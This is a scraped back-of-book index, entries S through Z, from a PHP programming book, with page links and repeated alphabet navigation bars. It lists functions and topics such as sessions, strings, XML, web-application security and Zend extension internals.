[safe_mode directive \(php.ini file\)](#)

[SAPI \(Server Abstraction API\)](#)

[2nd](#)

[getting name of](#)

[linking PHP into server via](#)

[sapi_globals_struct](#)

[Satellite CORBA Client extension](#)

[scalar types](#)

[scalar values](#)

[scaling images](#)

[in PDF files](#)

[nonproportional scaling](#)

[Schemas for XML documents](#)

[scientific notation](#)

[scope](#)

[overriding with pass by reference](#)

[variables in functions](#)

[global, accessing](#)

[scripts \(current\), name of \(\\$PHP_SELF variable\)](#)

search and replace operations

[POSIX-style regular expressions](#)

[with preg_replace\(\)](#)

[search engine \(mnoGoSearch\)](#)

searching

[array for values](#)

strings

[functions for](#)

[position, returning](#)

[rest of string, returning](#)

[URLs, decomposing into components](#)

[using masks](#)

[Secure Sockets Layer \(SSL\)](#)

[security](#)

[concealing PHP libraries](#)

[eval\(.\) function, risks of](#)

[file permissions](#)

[session files](#)

[file uploads](#)

[distrusting browser-supplied filenames](#)

[size of uploaded files](#)

[surviving register_globals](#)

[filenames and](#)

[checking for relative paths](#)

[restricting filesystem access](#)

[files, not using](#)

[global variables and form data](#)

[initializing variables](#)

[variables_order directive in php.ini](#)

[safe mode for shared servers](#)

[shell commands](#)

[summary of good practices](#)

[web application](#)

seeding

[Mersenne Twister generator](#)

[random-number generator](#)

[sendmail](#)

[SEPARATE_ZVAL\(\) macro](#)

[sequences, database](#)

[serialize\(\) function](#)

[serializing objects](#)

[__sleep\(\) and __wakeup\(\) methods](#)

[logfile \(example\)](#)

[server-side scripting](#)

servers

[\\$HTTP_SERVER_VARS array](#)

[Apache](#)

[See Apache web servers]

[database](#)

[global variables for, controlling](#)

[in-process \(inproc\)](#)

[information about \(\\$_SERVER array\)](#)

[load balancing and redirection](#)

[out-of-process](#)

[with PHP linked in](#)

[remote, YAZ toolkit implementing Z39.50 protocol](#)

[reverse proxy caches](#)

[SAPI \(Server Abstraction API\) global variables](#)

[Server header](#)

[shared, safe mode for security](#)

[XML-RPC](#)

[session files, file permissions and](#)

[session tracking](#)

[session_destroy\(\) function](#)

[session_is_registered\(\) function](#)

[session_register\(\)](#)

[session_set_save_handler\(\) function](#)

2nd

session_start() function

2nd

session_unregister() function

sessions

ab (Apache benchmarking) utility and

close handler

combining cookies with

destroy handler for

errors, logging to file

garbage collection handler

open handler

read and write handlers

registering variables for

session IDs

expiration of cookies

storing in cookies

storing in form fields or URLs

[session information storage, customizing](#)

[setting page-color preferences with](#)

[using preferences from](#)

[set_error_handler\(\) function](#)

[2nd](#)

[set_file_buffer\(\) function](#)

[set_time_limit\(\) function](#)

[setcookie\(\) function](#)

[2nd](#)

[3rd](#)

[setlocale\(\) function](#)

[sets, implementing with arrays](#)

[settype\(\) function](#)

[SGML, embedding PHP with SGML tags](#)

[shell commands](#)

[2nd](#)

[opening pipe to process executed on](#)

[security and](#)

[Unix and Windows](#)

[shell-based PHP programs](#)

[shell-style comments](#)

[shell_exec\(\) function](#)

[shmop extension](#)

Shockwave Flash movies

[Ming library](#)

[SWF extension for creating](#)

[short tags](#)

[shortcuts in database queries](#)

[shuffle\(\) function](#)

[2nd](#)

[shutdown function, registering](#)

[shutdown or close function \(extensions\), triggering resource cleanup](#)

[side effects of a function](#)

[2nd](#)

[sign specifier \(printf\(\) format modifier\)](#)

[similar_text\(\) function](#)

2nd

sin(.) function

2nd

size
of files

of images, scaling

sizeof(.) function

2nd

sleep(.) method

sleep(.) function

slicing arrays

SMTP servers

SNMP extension

SOAP protocol

socket_get_status(.) function

socket_set_blocking(.) function

socket_set_timeout(.) function

sockets
extension for

SSL

software tools for writing PHP extensions

sort(.) function

2nd

sorting

arrays

2nd

in natural order

in random order

in reverse order

2nd

multiple arrays at once

in natural order

PHP functions for

in random order

in reverse order

in user-defined order

using anonymous function

[with user-defined function](#)

[strings](#)

[2nd](#)

[soundex\(.\) function](#)

[2nd](#)

[source code \(PHP\), downloading CVS version](#)

special characters

[in regular expressions](#)

[security risks in shell commands](#)

spelling

[aspell library](#)

[pspell library](#)

[split\(.\) function](#)

[2nd](#)

[spliti\(.\) function](#)

splitting

[arrays into chunks](#)

[regular expression pattern matches](#)

[strings into arrays of smaller chunks](#)

[strings into smaller chunks](#)

[sprintf\(.\) function](#)

SQL (Structured Query Language)
[escaping string literals in queries](#)

[Microsoft SQL Server extension](#)

[mSQL extension](#)

[Ovrimos SQL extension](#)

[placeholders in queries](#)

[portability of queries](#)

[relational databases and](#)

[statements performing queries](#)

[sql_regcase\(.\) function](#)

[sqrt\(.\) function](#)

[Squid proxy cache](#)

[SquidGuard, adding redirection logic](#)

[srand\(.\) function](#)

[sscanf\(.\) function](#)

[2nd](#)

[SSL \(Secure Sockets Layer\)](#)

[stacks, implementing with arrays](#)

[standalone extensions](#)

[start and end element handlers](#)

[start value of strings](#)

[starting point, graphics in PDF files](#)

[stat\(.\) function](#)

state

[debugger program for printing stack trace](#)

[maintaining between requests](#)

[combining cookies and sessions](#)

[cookies](#)

[session tracking](#)

[sessions](#)

statements

[flow-control](#)

[declare](#)

[exit and return](#)

[for](#)

[foreach](#)

[if statement](#)

[switch](#)

[while](#)

[return](#)

[semicolons \(;\) in](#)

[static methods](#)

[declaring](#)

[static variables](#)

[2nd](#)

[status codes, HTTP response](#)

[STD_PHP_INI_ENTRY\(\) macro](#)

[stdClass \(reserved class name\)](#)

[sticky forms](#)

[sticky multi-valued parameters, HTML forms](#)

[storing data in arrays](#)

[adding values to end of array](#)

[assigning range of values](#)

[getting array size](#)

[padding](#)

[str_pad\(\) function](#)

[2nd](#)

[str_repeat\(\) function](#)

[2nd](#)

[str_replace\(\) function](#)

[strcasecmp\(\) function](#)

[2nd](#)

[strchr\(\) function](#)

[2nd](#)

[strcmp\(\) function](#)

[2nd](#)

[3rd](#)

[strcoll\(\) function](#)

[strcspn\(\) function](#)

[2nd](#)

[streaming PDF documents](#)

[strftime\(.\) function](#)

[striking out text in PDF files](#)

[string literals](#)

[strings](#)

[2nd](#)

[3rd](#)

[4th](#)

[accessing individual characters](#)

[as keys to associative arrays](#)

[breaking into chunks \(example\)](#)

[C-string encoding](#)

[changing case of](#)

[characters, converting into HTML entity equivalents](#)

[comparing](#)

[2nd](#)

[for approximate equality](#)

[for equality](#)

[2nd](#)

[concatenating](#)

[.operator](#)

[strcat\(\) function](#)

[containing numbers, sorting in correct order](#)

converting
[between encodings, iconv extension](#)

[to numbers](#)

[to/from URL encoding](#)

[2nd](#)

[extension functions returning](#)

[functions for manipulating and searching](#)

[2nd](#)

[exploding and implode](#)

[padding](#)

[repeating](#)

[reversing](#)

[search functions](#)

[splitting on regular expression pattern boundary](#)

[substrings](#)

[tokenizing](#)

[HTML meta tags, extracting from](#)

[HTML tags, removing from](#)

[HTML, converting special characters to entities](#)

[length of, strlen\(\) function \(example\)](#)

[null-terminated, in extensions](#)

[printing](#)

[with echo](#)

[with print\(\) function](#)

[with print_r\(\) function](#)

[with printf\(\) function](#)

[with var_dump\(\) function](#)

[quoting in PHP array keys](#)

[quoting string constants](#)

[in double-quoted strings](#)

[in here documents](#)

[in single-quoted strings](#)

[in variable interpolation](#)

[regular expressions, using on](#)

[Perl-compatible regular expressions](#)

[POSIX-style regular expressions](#)

[removing whitespace from](#)

[similarity between, calculating](#)

[SQL queries, escaping string literals in](#)

[trimming characters from end](#)

[for XML error reporting](#)

[strip_tags\(.\) function](#)

[2nd](#)

[stripcslashes\(.\) function](#)

[single-character escapes](#)

[stripping unwanted file permissions](#)

[stripslashes\(.\) function](#)

[2nd](#)

[using on \\$_GET, \\$_POST, and \\$_COOKIES](#)

[stristr\(.\) function](#)

[2nd](#)

[strlen\(.\) function](#)

[2nd](#)

[accessing individual string characters](#)

[strnatcasecmp\(.\) function](#)

[strnatcmp\(.\) function](#)

[2nd](#)

[strncasecmp\(.\) function](#)

[strncmp\(.\) function](#)

[2nd](#)

stroking

[graphic paths](#)

[patterns for](#)

[text](#)

[strpos\(.\) function](#)

[2nd](#)

[strrchr\(.\) function](#)

[2nd](#)

[strrev\(.\) function](#)

2nd

[strrpos\(\) function](#)

2nd

[strspn\(\) function](#)

2nd

[strstr\(\) function](#)

2nd

[strtok\(\) function](#)

2nd

[strtolower\(\) function](#)

2nd

[strtoupper\(\)](#)

[strtoupper\(\) function](#)

[strtr\(\) function](#)

structs

[storing extensionwide global C variables in](#)

[storing resources in](#)

[strval\(\) function](#)

[stylesheets \(XSLT\)](#)

2nd

[subclasses](#)

[2nd](#)

[subpatterns in regular expressions](#)

[nesting](#)

[non-capturing groups](#)

[replacing matched strings in](#)

[substituting new text for matching text](#)

[substitution markers in printf\(\) format string](#)

[substr\(\) function](#)

[2nd](#)

[substr_count\(\) function](#)

[2nd](#)

[substr_replace\(\) function](#)

[2nd](#)

[subtraction \(-\) operator](#)

[sum, calculating for an array](#)

[superclasses](#)

[suppressing errors](#)

[Suraski, Zeev](#)

[SWF \(Shockwave Flash\) extension](#)

[switch statements](#)

[fall-through cases in](#)

[Sybase extension](#)

[symbol table](#)

[symbol_table global variable](#)

[symlink\(.\) function](#)

[syslog\(.\) function](#)

[System V Semaphores and Shared Memory extensions](#)

[system\(.\) function](#)

[security risks with shell commands](#)

I I@ve RuBoard

[[SYMBOL](#)]

[[A](#)]

[[B](#)]

[[C](#)]

[[D](#)]

[[E](#)]

[[F](#)]

[[G](#)]

[[H](#)]

[[I](#)]

[[J](#)]

[[K](#)]

[[L](#)]

[[M](#)]

[[N](#)]

[[O](#)]

[[P](#)]

[[Q](#)]

[[R](#)]

[[S](#)]

[[T](#)]

[[U](#)]

[[V](#)]

[[W](#)]

[[X](#)]

[Y]

[Z]

[tableInfo\(\) method](#)

tables

[building with iterator functions](#)

[database](#)

[in example application](#)

[tabs, testing string for](#)

tags

[HTML and PHP, removing from strings](#)

[HTML, removing from strings](#)

[PHP code \(<?php ?>\)](#)

[XML](#)

[nesting](#)

[tan\(\) function](#)

[target encoding for XML parser](#)

[TCP protocol](#)

[templates for PDF documents](#)

[templating systems](#)

[HTML template for thank you page](#)

[template script \(example\)](#)

[user input form \(example\)](#)

[tempnam\(\) function](#)

[terminating PDF document](#)

[ternary operator](#)

[2nd](#)

testing

[C-language PHP extension](#)

[colors, program for](#)

[return value for failure](#)

text

[in images](#)

[buttons](#)

[fonts](#)

[in languages other than English, working with](#)

[outputting basic with PDF](#)

[in PDF files](#)

[altering appearance of](#)

[coordinates](#)

[fonts](#)

[functions for](#)

[representing image with](#)

[textual \(lexicographic\) comparisons](#)

[this variable](#)

[Thread Safe Resource Manager \(TSRM\)](#)

thread safety
[extensions](#)

[extensionwide global variables](#)

[throwing errors](#)

[thumbnails for bookmarks, PDF documents](#)

tick functions
[registering](#)

[unregistering](#)

[ticks directive](#)

[TIFF image format in PDF files](#)

[time](#)

[See also dates and times]

[functions for](#)

[gettimeofday\(\) function](#)

[time\(\) function](#)

timeouts

[for current script](#)

[setting for sockets](#)

[tmpfile\(\) functions](#)

[tokenizing strings](#)

[2nd](#)

[touch\(\) function](#)

[track_errors option \(php.ini file\)](#)

[trailing options, Perl-style regular expressions](#)

[transactions](#)

[transforming XML with XSLT](#)

[creating XSLT processor](#)

[transitions for PDF pages](#)

[translation tables for HTML entities](#)

[2nd](#)

[transparency of images](#)

[See also alpha channel][2nd](#)

[3rd](#)

[in PDF files](#)

[traversing arrays](#)

[calling function for each element](#)

[for loop, using](#)

[in random order, using shuffle\(\) function](#)

[iterator functions](#)

[reducing an array](#)

[searching for values](#)

[trigger_error\(\) function](#)

[2nd](#)

[trim\(\) function](#)

[2nd](#)

[trimming strings](#)

[true and false keywords](#)

[true color images](#)

[background colors for](#)

[converting to palettes image](#)

[true color color indexes](#)

TrueType fonts
[antialiased, troubleshooting](#)

[in PDF files](#)

[using with GD](#)

[truncating files](#)

[truth values](#)

[See boolean data type]
[TSRM \(Thread Safe Resource Manager\)](#)

[type juggling](#)

[type spec strings](#)

[specification characters](#)

[modifiers specification](#)

[types](#)

[See data types]

I I@ve RuBoard

I I@ve RuBoard

[[SYMBOL](#)]

[[A](#)]

[[B](#)]

[[C](#)]

[[D](#)]

[[E](#)]

[[F](#)]

[[G](#)]

[[H](#)]

[[I](#)]

[[J](#)]

[[K](#)]

[[L](#)]

[[M](#)]

[[N](#)]

[[O](#)]

[[P](#)]

[[Q](#)]

[[R](#)]

[[S](#)]

[[T](#)]

[[U](#)]

[[V](#)]

[[W](#)]

[[X](#)]

[Y]

[Z]

[uasort\(\) function](#)

[2nd](#)

[ucfirst\(\) function](#)

[2nd](#)

[ucwords\(\) function](#)

[2nd](#)

[uksort\(\) function](#)

[2nd](#)

[umask\(\) function](#)

[2nd](#)

[unary operators](#)

[- \(arithmetic negation\) operator](#)

[autoincrement and autodecrement](#)

[uncompressing and extracting PHP and Apache distributions](#)

[underlining text in PDF files](#)

Unicode

[character encodings supported by XML parser](#)

[FriBiDi extension, reordering strings for encoded character set](#)

[union of two sets](#)

[uniqid\(.\) function](#)

Unix

[installing PHP](#)

[locale system in POSIX-style regular expressions](#)

[protocol for databases](#)

[shell scripting languages, comments in](#)

[writing portable PHP code for](#)

[determining the platform](#)

[end-of-file handling](#)

[end-of-line handling](#)

[environment information](#)

[extensions](#)

[paths, handling](#)

[remote files](#)

[sending mail](#)

[server-specific functions](#)

[shell commands](#)

[unlink\(.\) function](#)

[2nd](#)

[unpack\(.\) function](#)

[unpacking Apache and PHP source distributions](#)

[unparsed XML entities](#)

[unregister_tick_function\(.\) function](#)

[unserialize\(.\) function](#)

[unset\(.\) function](#)

[2nd](#)

uploaded files

[information about](#)

[moving](#)

[uploading files](#)

[security and](#)

[distrusting browser-supplied filenames](#)

[URL rewriting, storing state information](#)

[urldecode\(.\) function](#)

[urlencode\(.\) function](#)

[2nd](#)

[3rd](#)

URLs

[decomposing_\(parse_url\(.\) function\)](#)

[encoding/decoding](#)

[encoding/decoding strings as](#)

[button strings](#)

[extracting from HTML page](#)

[functions for](#)

[GET and POST requests](#)

[https\://](#)

[opening remotely with PHP functions, security risks of](#)

[parse_url\(.\) function](#)

[session IDS, passing via](#)

[US-ASCII](#)

[See ASCII]

[User-Agent headers](#)

[user-defined functions](#)

[sorting arrays with](#)

[2nd](#)

[user-defined order, sorting arrays in](#)

[2nd](#)

[user_error\(\) function](#)

[usernames](#)

[authenticating](#)

[current, for PHP script executing](#)

[security problems with](#)

[usleep\(\) function](#)

[usort\(\) function](#)

[2nd](#)

[anonymous function, using with](#)

[UTF-8 character encoding](#)

[printing high-bit ASCII characters](#)

I I@ve RuBoard

[[SYMBOL](#)]

[[A](#)]

[[B](#)]

[[C](#)]

[[D](#)]

[[E](#)]

[[F](#)]

[[G](#)]

[[H](#)]

[[I](#)]

[[J](#)]

[[K](#)]

[[L](#)]

[[M](#)]

[[N](#)]

[[O](#)]

[[P](#)]

[[Q](#)]

[[R](#)]

[[S](#)]

[[T](#)]

[[U](#)]

[[V](#)]

[[W](#)]

[[X](#)]

[Y]

[Z]

validating
[credit-card numbers with Luhn checksum](#)

[forms](#)

[var_dump\(\) function](#)

[displaying PHP values in human-readable form](#)

[variable argument list, processing](#)

[variable functions](#)

[variables](#)

[See also properties][2nd](#)

[\\$PHP_SELF](#)

[assigning values to](#)

[case-sensitivity in names](#)

[checking value with iset\(\) function](#)

[checking values with iset\(\) function](#)

[configuration, getting](#)

[converting HTML field names to](#)

[converting to/from arrays](#)

[creating for extensions](#)

[defined, getting](#)

[EGPCS \(environment, GET, POST, cookie and server\)](#)

[2nd](#)

[EGPCS \(environment, GET, POST, cookies and server\)](#)

[expanding in double-quoted strings](#)

[function parameters](#)

[functions for](#)

global

[form data and, security issues](#)

[internal PHP, accessing from extension functions](#)

[SAPI \(Server Abstraction API\)](#)

[interpolating into strings](#)

[mapping names to value positions in memory](#)

[names, \\$\(dollar sign\) in](#)

[NULL value](#)

[object references](#)

[outputting information about](#)

[passing by reference](#)

[passing by value](#)

[property names, using with](#)

[references to variable stored in another variable](#)

[removing value with unset\(\) function](#)

[request, importing into global scope](#)

[scope of](#)

[2nd](#)

[session, registering](#)

[2nd](#)

[setting value of](#)

[static](#)

[2nd](#)

[syslog, defining](#)

[this](#)

[variable, using with objects](#)

[variables_order directive in php.ini](#)

[VARIANT type](#)

[VBScript, converting to PHP COM function calls](#)

[Verisign Payflow Pro extension](#)

[version
of PHP parser](#)

[of XML in processing instruction](#)

[version_compare\(\) function](#)

[vpopmail extension](#)

[vprintf\(\) function](#)

[vsprintf\(\) function](#)

I I@ve RuBoard

[[SYMBOL](#)]

[[A](#)]

[[B](#)]

[[C](#)]

[[D](#)]

[[E](#)]

[[F](#)]

[[G](#)]

[[H](#)]

[[I](#)]

[[J](#)]

[[K](#)]

[[L](#)]

[[M](#)]

[[N](#)]

[[O](#)]

[[P](#)]

[[Q](#)]

[[R](#)]

[[S](#)]

[[T](#)]

[[U](#)]

[[V](#)]

[[W](#)]

[[X](#)]

[Y]

[Z]

[__wakeup\(\) method](#)

[warnings](#)

[public visibility of, disabling for security purposes](#)

[WBMP image format](#)

[output function for](#)

[WDDX extension](#)

[2nd](#)

web applications

[Secure Sockets Layer \(SSL\)](#)

[security](#)

[techniques](#)

[HTTP basics](#)

[HTTP response headers, setting](#)

[maintaining state](#)

[processing forms](#)

[server information](#)

[variables, EGPCS](#)

web pages
[embedding PHP in](#)

[ASP tags, using](#)

[echoing content directly](#)

[script style](#)

[SGML tags, using](#)

[XML-compliant tags, using](#)

[PDF files in](#)

[web servers](#)

[See also servers]

[Apache](#)

[See Apache web servers]

[configuring PHP with](#)

[manually configuring Apache](#)

[manually configuring PWS](#)

[prepackaged distributions](#)

[using PHP installer](#)

[supporting PHP](#)

[web services](#)

[client, XML-RPC \(example\)](#)

[servers, XML-RPC \(example\)](#)

[well-formed XML](#)

[while loops](#)

[continue statements in](#)

whitespace
[in heredocs](#)

[in PHP code](#)

[in URLs](#)

[removing from strings](#)

[trimming from strings](#)

[Windows systems, PHP on](#)

[configuring PHP with web server](#)

[manually configuring Apache](#)

[manually configuring PWS](#)

[prepackaged distributions](#)

[using PHP installer](#)

[extensions](#)

[installing PHP](#)

[interfacing with COM](#)

[API, determining](#)

[Excel files, reading and writing](#)

[ODBC data sources](#)

[PHP functions](#)

[Word document, completing](#)

[writing portable code for Windows and Unix](#)

[determining the platform](#)

[end-of-file handling](#)

[end-of-line handling](#)

[environment information](#)

[extensions, platform-specific](#)

[paths, handling across platforms](#)

[remote files](#)

[sending mail](#)

[server-specific functions](#)

[shell commands](#)

Word

[completing a document with PHP](#)

[macro language, using to expose OLE COM objects and parameters](#)

[starting and adding "Hello, World" to document with COM](#)

word boundaries

[\b and \B, Perl-style regular expressions](#)

[in POSIX regular expressions](#)

[word pronunciations in English, comparing to Soundex and Metaphone algorithms](#)

[words in string, changing case of first character](#)

[wordwrap\(\) function](#)

[write handlers for sessions](#)

[WWW-Authenticate header](#)

I I@ve RuBoard

I I@ve RuBoard

[[SYMBOL](#)]

[[A](#)]

[[B](#)]

[[C](#)]

[[D](#)]

[[E](#)]

[[F](#)]

[[G](#)]

[[H](#)]

[[I](#)]

[[J](#)]

[[K](#)]

[[L](#)]

[[M](#)]

[[N](#)]

[[O](#)]

[[P](#)]

[[Q](#)]

[[R](#)]

[[S](#)]

[[T](#)]

[[U](#)]

[[V](#)]

[[W](#)]

[[X](#)]

[Y]

[Z]

XML

DOM XML library

embedding PHP with XML-compliant tags

generating

overview

close tags

DTD and Schema

nesting documents

parsing

character data handler

creating a parser

default handler

element handlers

entity handlers

[errors](#)

[methods as handlers](#)

[options](#)

[PHP's XML parser](#)

[processing instructions](#)

[sample application](#)

[XML parser extension](#)

[PI \(Process Instruction\) tag](#)

[transforming with XSLT](#)

[2nd](#)

[XML document](#)

[XSL stylesheet](#)

[WDDX extension](#)

[web services](#)

[clients for XML-RPC service](#)

[servers](#)

[XML-RPC and SOAP protocols](#)

[xml_error_string\(\) function](#)

[xml_get_error_code\(\) function](#)

[xml_parse\(\) function](#)

[xml_parser_create\(\) function](#)

[xml_parser_free\(\) function](#)

[xml_parser_get_option\(\) function](#)

[xml_parser_set_option\(\) function](#)

[xml_set_character_data_handler\(\) function](#)

[xml_set_default_handler\(\) function](#)

[xml_set_element_handler\(\) function](#)

[xml_set_external_entity_ref_handler\(\)](#)

[xml_set_notation_decl_handler\(\)](#)

[xml_set_object\(\) function](#)

[xml_set_processing_instruction_handler\(\) function](#)

[xml_set_unparsed_entity_decl_handler\(\) function](#)

[xmlrpc extension](#)

[online documentation for](#)

[xmlrpc_server_call_method\(\)](#)

[xmlrpc_server_create\(\) function](#)

[xmlrpc_server_register_method\(\)](#)

XOR operator

[\$\wedge\$ \(bitwise XOR\)](#)

[\$\wedge=\$ \(bitwise assignment\)](#)

XSL

[document transforming XML into HTML](#)

[transformation from files](#)

[transformation from variables](#)

[xsl:template elements](#)

[XSLT](#)

[creating XSLT processor](#)

[extension for](#)

[xslt_create\(\) function](#)

[xslt_process\(\) function](#)

[xu_rpc_http_concise\(\) function](#)

I I@ve RuBoard

I I@ve RuBoard

[SYMBOL] [A] [B] [C] [D] [E] [F] [G] [H] [I] [J] [K] [L] [M] [N] [O] [P] [Q] [R] [S] [T] [U] [V] [W]
[X] [Y] [Z]

[YAZ extension](#)

[YP/NIS extension](#)

I I@ve RuBoard

I I@ve RuBoard

[[SYMBOL](#)]

[[A](#)]

[[B](#)]

[[C](#)]

[[D](#)]

[[E](#)]

[[F](#)]

[[G](#)]

[[H](#)]

[[I](#)]

[[J](#)]

[[K](#)]

[[L](#)]

[[M](#)]

[[N](#)]

[[O](#)]

[[P](#)]

[[Q](#)]

[[R](#)]

[[S](#)]

[[T](#)]

[[U](#)]

[[V](#)]

[[W](#)]

[[X](#)]

[Y]

[Z]

[Z_STRVAL_PP\(\) and Z_STRLEN_PP\(\) dereferencing macros](#)

[Z39.50 protocol \(retrieving information from remote servers\)](#)

[Zend engine](#)

[Zend extensions](#)

[zend_get_parameters_ex\(\) function](#)

[zend_hash_update\(\) function](#)

[ZEND_INIT_MODULE_GLOBALS\(\)](#)

[zend_logo_guid\(\) function](#)

[zend_module_entry struct](#)

[ZEND_NUM_ARGS\(\) macro](#)

[zend_parse_parameters\(\) function](#)

[2nd](#)

[ZEND_SET_SYMBOL\(\) macro](#)

[zend_version\(\) function](#)

[ZIP files, extension for](#)

[zlib compression extension](#)

[zval data type](#)

[zval_add_ref\(\) function](#)

[zval_copy_ctor\(\) function](#)

[2nd](#)

I I@ve RuBoard